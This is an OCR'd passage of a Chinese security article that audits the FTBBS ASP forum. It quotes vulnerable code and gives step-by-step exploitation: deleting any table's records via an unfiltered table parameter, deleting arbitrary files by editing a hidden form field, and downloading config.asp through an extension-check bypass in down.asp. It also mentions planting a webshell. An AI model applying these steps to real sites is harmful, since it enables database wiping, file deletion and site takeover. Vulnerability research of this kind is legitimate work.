


图19

写马。充分利用该漏洞文件还可以完成写马，秒杀ftbbs。此处暂且按下，后文详述。

漏洞5:modmyinfo.asp、setupmb.asp页面中clubuser_sex、clubuser_marriage等变量未过滤导致注入。因为Access的Update语句不支持子查询，所以无法获得管理员密码，但是利用漏洞可以修改一些个人敏感信息，比如提升自己为版主、修改自己的金钱和积分等。分析和利用方法略。

3.任意删除

简述:漏洞导致任意删除数据库表中内容和文件，高危！！

漏洞1:pldelop.asp页面由于op、tp变量没有过滤，导致可以删除任意表中的内容，利用时需要登录。代码如下:

```
op=Request.form("op")
tb=Request.form("tb")
……(略)
PiLiangZhuanZheng
Sub PiLiangZhuanZheng
select case op
case "选择删除"
……(略)
for i=1 to del_count
id=request.form("checkbox1")(i)
sql="delete from "&ft&tb&" where id="&id
//tb变量可以外部提交！
conn.execute sql
next
……(略)
end select
End Sub
```

由于tb可以外部提交，如果令id为"0 or 1"时，即可删除任意指定表中所有记录，比如管理员表ftbbs_admin，漏洞等级为高危！

漏洞2:edit_photo.asp页面变量pic没有过滤，导致可以删除任意文件。代码如下:

```
if request("act")="y" then
……(略)
set upload=new Ftbbs_Class
……(略)
pic=upload.form("pic")//从表单获取pic变量
inFolder=split(pic,"/")(0)   //取路径中第一级目录
formPath=inFolder&"/"&userid
if right(formPath,1)<>"/" then formPath=formPath&"/"
if upload.isErr then
……(略)
else
for each formName in upload.file '列出所有上传了的文件
set oFile=upload.file(formname)
……(略)
'删除旧图片
```

```
MypicFile = pic
//直接返回从表单获取的pic变量，漏洞被触发
DelFile MypicFile,fso
//删除文件
……（略）
```

因为MypicFile变量是直接返回从表单获取的、没有经任何过滤的pic变量，如果将pic修改为要删除的文件名，那么将导致该文件被删除。

利用的方法：（1）登录用户，"开通博客"，进入"控制面板"。（2）在"我的相册"中"添加相册分类"，比如"MyPhotos"。（3）上传一张图片，然后选择"修改"，如下方式修改页面源码并另存为html。（4）打开html页面后，在pic栏中输入文件名，比如conn.asp，如图20所示。点"修改相片"后，尽管页面提示"你上传的文件类型不允许"，但是此时文件conn.asp已被删除了。测试时，请备份好conn.asp文件，加上路径就可以删除任意指定文件了，比如"admin/main.asp"。

> 第一：修改Form的action为"http://127.0.0.1/FTBBS/edit_photo.asp?act=y"；
> 第二：修改pic的type为"text"，原来为"hidden"。




图20

4.暴库与写马

简述：漏洞导致可以下载页面文件，通过config.asp达到暴库目的，而且可以直接写马，秒杀ftbbs。

漏洞1：暴库。此漏洞的危害是不言而喻的，暴数据库路径、获取表名前缀等，这使得我们的注入畅通无阻，随后将在"实测ftbbs官网"一节中进行示例。漏洞的产生与"沸腾"暴库漏洞有点相似，问题出在down.asp文件，绕过限制即可下载指定的文件，比如config.asp，达到暴库目的。首先我们分析如下down.asp文件的代码：

```
id=cint(request.QueryString("id"))
//使用了cint过滤，不存在漏洞
……（略）
sql="select top 1 upload_pic,clubuser_id,sale from "&ft&"ftbbs_upload where id="&id
set rs=conn.execute(sql)
uploadfile=rs("upload_pic")
//从upload_pic字段取出包含路径的文件名
FileName=split(uploadfile,"/")(1)
//返回文件名，正常情况下路径要求是一级目录
userid=rs("clubuser_id")
sale=int(rs("sale"))
if sale>0 then '出售附件
……（略）
else
if topqs=1 or clubuser_id=""&userid&"" or cookiesbz=1 or cookiesfbz=1 then
down
//只允许软件上传作者、版主、超级版主等下载，down函数利用ADODB.Stream组件下载文件，扩展名后加空格即可绕过下载类型的限制。
else
……（略）
end if
```

通过分析不难看出，关键是如何控制ft_ftbbs_upload表的upload_pic字段值，只要我们能将想要下载的文件名写入该字段，随后的down函数会忠实地下载到该文件。至于后面的"只允许软件上传作者、版主、超级版主下载"和"down函数中限制下载ASP等类型"的限制不足为虑，我们修改自己上传的软件或者直接利用漏洞提升自己为版主，超级版主就可以通过第1个限制，扩展名后加空格等就可以通过第2个限制。下面我们主要看看如何修改upload_pic字段值。

利用网上传图postpic.asp页面修改upload_pic字段值。代码比较简单，分析略，这里给出操作步骤。（1）登录用户，进入"个人空间"的"控制面板"，打开"相册管理"，进行"网上传图"，如图21所示。（2）直接在"相片URL"栏中输入文件名，比如config.asp，"提交

相片”，如图2 2 所示。(3)回到”相册管理”，鼠标移到”删除”处，获得i d 值为3 ，如图23所示。(4)最后访问链接”http://127.0.01/ftbbs/down.asp?id=3”下载config.asp文件，获得数据库文件名以及表名前缀，即ft变量值，如图2 4 所示。

这时大家可能奇怪为何输入”config.asp”就可以下载呢？不是限制下载ASP等类型文件吗？现在让我们再看看down函数，代码如下：




图21




图22




图23




图24

```
Sub down()
FileExt=Mid(FileName, InStrRev(FileName, ".") + 1)
//使用FileName变量判断扩展名
Select Case UCase(FileE xt)
Case "ASP", "ASA", "ASPX", "ASAX", "MDB"
……（略）
//alert('受保护的文件不能下载!'); response.end
End Select
'下载这个文件
Response.Clear
if lcase(FileExt)="gif" or lcase(FileExt)="jpg" or lcase
(FileExt)="png" then
